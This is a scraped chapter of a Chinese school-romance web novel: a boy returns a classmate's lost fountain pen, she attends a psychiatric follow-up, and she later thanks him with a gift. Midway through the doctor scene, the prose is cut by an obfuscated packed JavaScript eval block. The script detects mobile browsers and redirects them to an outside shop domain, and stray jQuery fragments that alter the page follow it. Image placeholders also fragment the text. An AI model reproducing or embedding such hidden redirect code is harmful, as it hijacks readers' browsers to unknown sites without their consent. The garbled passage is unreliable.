其实男生用粉色的东西没什么,好多人都热衷于穿粉色的T恤和球鞋,薛浩自己就有。
但也不是这种浅淡的粉,而是烧包的亮粉。
而且按薛浩对江遐的了解,他是绝对不会用这样的笔的。要是有人敢恶作剧把这种东西放在江遐的笔袋里……嘶,薛浩想象一下,应该没那个可能。
他思考两秒,撞了撞江遐的肩,作恍然大悟状:“哦,又是哪个江哥的小迷妹送的吧。”
“你有病?”江遐眯眼,语气不善。
薛浩一下子噤声,他挠挠头:“不是的话,那就是跟什么人拿混了。”
他的话提醒了江遐,他想起昨天临放学时,洛柠的笔袋被人打翻一事。那时,他的书包敞着口放在地上,跟现在一样。
难道是那个时候?
“我知道是谁的了,下午给她。”江遐朝薛浩伸出手。
“话怎么只说一半啊江哥,到底是谁的?”被薛浩烦得够呛,江遐忍无可忍道:“洛柠的。”
名字脱口而出的瞬间,他莫名有些不自在,偏了偏头,意识到这好像是他第一次叫出这个名字。
“等等。”薛浩没把那支钢笔递给江遐,他转动着笔身,看清笔帽上的logo,忍不住睁大眼睛:“我去,我知道这个牌子,是德国的,可贵了!”
“有多贵?”江遐随口一问。
薛浩想了想:“基础款都要上万吧。”薛浩的爸爸是宜泽市硬笔书法协会的,平常总在薛浩耳边念叨各种钢笔,久而久之,薛浩也耳熟能详了。
他“啧啧”两声,感叹道:“看不出来啊,班长这么有实力。要换作是我,发现钢笔丢了,估计要急疯了。”
江遐闻言,若有所思。正好上课铃响起,他从薛浩手里拿过那支钢笔,把人赶走了。
他从桌洞里摸出手机,点进班级群,找到那个眼熟的头像。手指悬空在屏幕上方,停顿了足足半分钟,一条好友申请才发送出去。
江遐估计一时半会收不到回复。昨晚又熬夜替人打游戏,他现在看到手机就恶心,手机不想玩,睡也睡不着,他还是打算干点别的。
刚要收起手机,没想到屏幕又亮了。
[“luo”通过了你的好友申请。]
江遐抬头看表,显示的时间是八点五十分,他举起手机。
医院走廊里,阳光明媚,入目之处一片明净洁白。洛柠抱着书包,安安静静地坐在椅子上等待。她早饭几乎没怎么吃,空气中若有若无的消毒水味让她有些头晕。
她本来想闭目养神,现在却盯着手机发愣。
江遐为什么会突然加自己好友?
刚加入班级群那会儿,有好多人加她好友,洛柠都一一同意了。可是江遐为什么现在要加她好友,他们明明都不熟啊。
她还是决定发个打招呼的表情包,然而,就在她犹豫的这短短几秒内,对方迅速甩了张照片过来,后面跟了简短的两个字。
[你的?]
洛柠点开那张照片,立刻睁大双眼。她拉开书包拉链,埋头翻找一顿,这才意识到自己的钢笔不知什么时候弄丢了。
这支笔是洛明森从国外给她带回来的,好几年前的款式,现在已经停产了。
其实弄丢一支笔不足以让她心疼,但这支笔对她而言意义非凡。她每次考试,都必要用它来写作文,这习惯坚持了好几年。她倒是不信“同一支笔用久了会有灵气附体”类的迷信说法,只是真的很喜欢这支笔。
luo:[是的!]
她又实在好奇,忍不住发消息问:[你是在哪里捡到的?]
江遐的回复言简意赅,显然是不愿多说:[被人碰掉了,恰好掉到我这里。]
大屏上显示的号码不断滚动,洛柠前面只剩一个人排号。坐在她对面的岑澜抬头看了一眼,对她说:“快要到你了。”
“嗯,我马上就好。”洛柠应了一声,发送了一个“谢谢”的表情包。
窗外鸟鸣啁啾,讲台上物理老师唾沫横飞,叫人心烦意乱。屏幕上,一只卡通小猫三百六十度旋转跳跃,手里举着个牌子,上面“谢谢”两个大字忽闪忽闪。
江遐忽然意味不明地笑了一下。
“咚咚咚!”教室前门被人大力拍响,全班同学,包括喋喋不休的物理老师在内,都猝不及防被吓了一大跳。
物理老师拍拍手里的粉笔灰,上前开门。
门外是蒋建明气急败坏的脸。
“你们班的江遐呢?叫他给我出来!”蒋建明是真的很生气,迟到了敢在他眼皮子底下溜走的,江遐算是第一个。偏偏他早晨要开会,没法抽身过来,开会时越想越气,于是他刚一散会就直奔高二三班。
被点到名字的江遐淡定地低头,又瞄了一眼那只小猫,这才在全班同学同情的目光中,把气势汹汹等在前门的蒋建明晾在那,一脸无所谓地从后门走出去。
医院这头,前一个人从诊室走出,下一个就轮到洛柠,岑澜已经催促了好几遍。确认手机那头不会再有消息发过来了,洛柠把手机放到包里,步子缓慢地跟着岑澜,一点点挪进诊室。
给她看病的是个姓姜的年轻医生,人很温和,说话循循善诱,很容易让人生出信任感。
姜医生照例问了洛柠一些问题。
“这个月整体心情怎么样?”
洛柠抿唇:“还可以。”
“睡眠呢?上床多久能入睡?”
“挺好的,很快就睡着了。”
一连问了几个问题,得到的都是这种中肯的回答,医生笔尖停在病历本上,抬眼淡淡看了洛柠一眼,没有立刻记录:“你总是这样回答,我没法了解到真实情况。这里只有我们两个人,直接如实告诉我就可以,好吗?”说罢,他抬手示意岑澜先出去。
岑澜看了洛柠一眼,掩上门退出去。
姜医生语气平缓柔和,但洛柠总觉得他的眼睛能洞穿自己内心的想法。她低下头,犹豫一下,还是按照医生的要求,一五一十告诉他近况。
“我知道了。”医生点头;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17887747|212615||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,他笔尖轻点手里的病案本,分析道:“整体来看,情况还是很不错的,不过,药暂时不能停,还需要再吃一段时间。上次开的药差不多吃完了吧?”
洛柠身形一僵,但声音如常,“是的。”她轻轻道。
“那就还是老样子,一盒舍曲林,一盒曲唑酮。”姜医生递给她一张打印好的白色处方单,“去药房开药吧。”
洛柠攥着处方单,关上诊室门,她呼出一口气,后背汗水微微浸湿衣服。
岑澜把塑料袋递给洛柠,那两盒药很快被塞进书包深处。
此刻已经是上午十一点多了,岑澜把车开出停车场。
她今天开的是自己的车,接收着四面八方或惊叹或艳羡的目光,岑澜心情大好:“中午去商场吃饭吧,下午有个品牌专柜请我喝下午茶,带你一起去。昨天不是刚考完试吗,正好带你放松一下。”
“不去,”洛柠抱着书包,很干脆地拒绝道,“我要回学校学习。”
岑澜闻言,诧异地从后视镜里看她一眼:“没关系的,我跟你们孟老师请了一天的假。”
洛柠还是坚持要回学校,岑澜拗不过她,简单吃了个午饭,就把洛柠送回宜泽一中。
中午艳阳似火,校门口只有零零星星几个学生,都是家离学校比较近,申请午间走读,回家吃午饭的。
一辆玛莎拉蒂停在校门口,车身优雅流畅,阳光下泛着夺目的珠光白。纵使室外温度灼人,学生们还是不由得停下脚步,朝这边好奇张望。
一直等到外面人都走尽,洛柠才拿起书包,提着一个手提袋,打开车门:“我不是说,停在马路对面,我自己走过来就可以吗?”
岑澜不屑道:“那为什么不直接开到校门口,还能少走些路……哎!”
后面的话没有说完,因为洛柠甩上了车门,头也不回地往学校走。
现在是午练时间,走廊上寂静无声,空无一人,洛柠本打算从后门进教室。结果刚转过拐角,就在走廊上看到一个熟悉的身影,她吓了一跳:“江遐?”
少年原本背对着教室门,靠在栏杆上向远处张望,闻言回过头,站直身子。
他本以为洛柠只是下意识叫他,却没想到洛柠磨磨蹭蹭走到他面前。
江遐比洛柠高不少,她举起手里的纸袋,茶褐色的瞳仁盛着天光,一转不转地看着他:“这个给你,谢谢你啊。”
江遐没接。这是在?
洛柠小声道:“就是上午的事啊。”说罢,她直接把纸袋塞到江遐手里,走进了教室。
江遐盯着手里多出来的纸袋,陷入了沉默。半晌,他才意识到她说的“上午的事”是指什么,他根本没把这件事放在心上,被蒋建明勒令罚站一天后,他无聊得很,早就把这件事抛之脑后。
纸袋里面是一盒圆滚滚的小麻薯,用丝带包装得很精美。
江遐不爱吃甜的,许久才拈起一粒放进口中。
奶香味中夹杂着海盐的咸,在舌尖晕开,带着刚从冰柜取出不久的凉意,甜而不腻。